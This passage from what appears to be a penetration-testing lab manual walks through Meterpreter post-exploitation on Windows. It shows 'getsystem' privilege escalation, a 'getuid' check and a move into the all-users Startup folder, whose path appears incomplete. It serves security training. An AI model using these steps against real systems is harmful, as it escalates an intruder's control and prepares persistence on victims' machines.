
32. Type **getsystem -t 1** and press **Enter** to elevate privileges.




33. Now type **getuid** and press **Enter**, The meterpreter session is now running with system privileges.



34. Now we will navigate to the Startup folder, to do that type **cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"** and press **Enter**.




35. Type **pwd** and press **Enter** to check the present working directory.



